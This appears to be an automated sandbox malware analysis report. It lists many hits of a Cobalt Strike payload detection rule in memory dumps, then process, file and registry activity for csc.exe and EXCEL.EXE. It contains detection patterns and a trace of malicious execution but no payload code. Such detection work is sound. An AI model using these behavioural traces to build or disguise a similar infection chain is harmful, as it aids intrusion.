- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508628056.0000000005D0F000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499641627.0000000006E7A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499824941.0000000006E5D000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506705393.000000000618E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501596100.0000000006A80000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501243619.0000000006B54000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500112961.0000000006E27000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499962160.0000000006E3E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500328316.0000000006DF2000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568738886.0000000006E3C000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509561363.0000000005B0A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507377946.0000000006041000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568792297.0000000006E50000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499598965.0000000006E84000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.504952600.000000000646C000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500604850.0000000006CB9000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499944069.0000000006E41000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.504750760.00000000064EB000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.502123395.00000000068FF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499912534.0000000006E47000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500175997.0000000006E14000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506567409.0000000006230000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499654163.0000000006E77000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500392333.0000000006DE5000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500656702.0000000006C3A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500133947.0000000006E21000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507760692.0000000005EF2000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499706418.0000000006E6E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.504345055.000000000656C000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499750187.0000000006E67000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499521324.0000000006E8E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508543817.0000000005DB8000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501697332.0000000006A21000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501200856.0000000006C04000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509127714.0000000005BC0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500032754.0000000006E31000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.567918240.0000000006071000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.502899282.0000000006741000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team

- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.503663386.0000000006640000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500236769.0000000006E0B000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507414149.0000000006071000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509264079.0000000005B78000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507996577.0000000005E41000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499506056.0000000006E91000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508112663.0000000005E1F000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499764114.0000000006E64000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500280490.0000000006DFE000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507642082.0000000005F41000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.567865973.0000000005CB9000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500590066.0000000006DBF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.503439579.00000000066C0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.502667836.00000000067C0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.502479061.0000000006841000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507423559.0000000005FC0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.502365955.00000000067F3000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499804770.0000000006E61000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508327386.0000000005DBE000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508977198.0000000005C2E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508083711.0000000005EC0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507943546.0000000005E86000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500124456.0000000006E24000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499664750.0000000006E74000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507900626.0000000005F40000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.502171014.0000000006880000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501943577.0000000006902000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499900664.0000000006E4A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501775845.00000000069FF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507263765.000000000606A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.505360761.00000000063EC000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506426333.000000000626E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500371775.0000000006DEB000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509507876.0000000005B3D000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568633989.0000000006E16000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500271247.0000000006E01000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509762082.0000000005B40000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568691207.0000000006E29000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507305461.0000000005FE5000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500574937.0000000006DC3000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500300611.0000000006DF8000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500381322.0000000006DE8000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499851554.0000000006E57000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568719259.0000000006E33000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.504543226.0000000006527000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team

- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.569049205.0000000006E9D000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499716165.0000000006E6A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506765353.0000000006170000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506625375.00000000061EF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509636935.0000000005B40000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508201854.0000000005DC2000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501854915.0000000006980000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499572225.0000000006E8B000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500537921.0000000006DCC000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500290954.0000000006DFB000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509363516.0000000005B41000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499838198.0000000006E5A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499586408.0000000006E87000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509707518.0000000005B40000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508774998.0000000005C75000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.504055585.00000000065C0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508725411.0000000005CBA000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500355385.0000000006DEE000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499979043.0000000006E3A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000002.568622396.0000000006E13000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500225710.0000000006E0E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506934087.00000000060F7000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.506382622.00000000062DB000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500146207.0000000006E1E000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.503951630.0000000006608000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500435591.0000000006DDC000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500214700.0000000006E11000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509015844.0000000005BEC000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.499330598.0000000006CBF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.505281515.0000000006456000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508508228.0000000005D3A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507143214.0000000006072000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.509189150.0000000005BB0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.507585756.0000000005F67000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.501274310.0000000006AFF000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508358895.0000000005D63000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.508666437.0000000005CC0000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.500854607.0000000006B80000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team
- Rule: Cobaltbaltstrike_Payload_Encoded, Description: Detects CobaltStrike payloads, Source: 00000019.00000003.498808453.0000000006D3A000.00000004.00000800.00020000.00000000.sdmp, Author: Avast Threat Intel Team

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5532**, Parent PID: **7156**

General

Target ID:	26
Start time:	14:21:47
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\xppvbwul\xppvbwul.cmdline
Imagebase:	0x7ff638ba0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\xppvbwul\CSC578DA5B3682742E2AA363EADA4BD665D.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	19E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xppvbwul\CSC578DA5B3682742E2AA363EADA4BD665D.TMP	success or wait	1	1B9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xppvbwul\CSC578DA5B3682742E2AA363EADA4BD665D.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	1B967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xppvbwul\xppvbwul.cmdline	unknown	356	success or wait	1	19E638	ReadFile
C:\Users\user\AppData\Local\Temp\xppvbwul\xppvbwul.0.cs	unknown	11965	success or wait	1	19E638	ReadFile

Analysis Process: EXCEL.EXE PID: **400**, Parent PID: **756**

General

Target ID:	27
Start time:	14:21:47
Start date:	16/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x9c0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	A3211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	A3213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	A3213B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1422917633	success or wait	1	5E497FEE	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

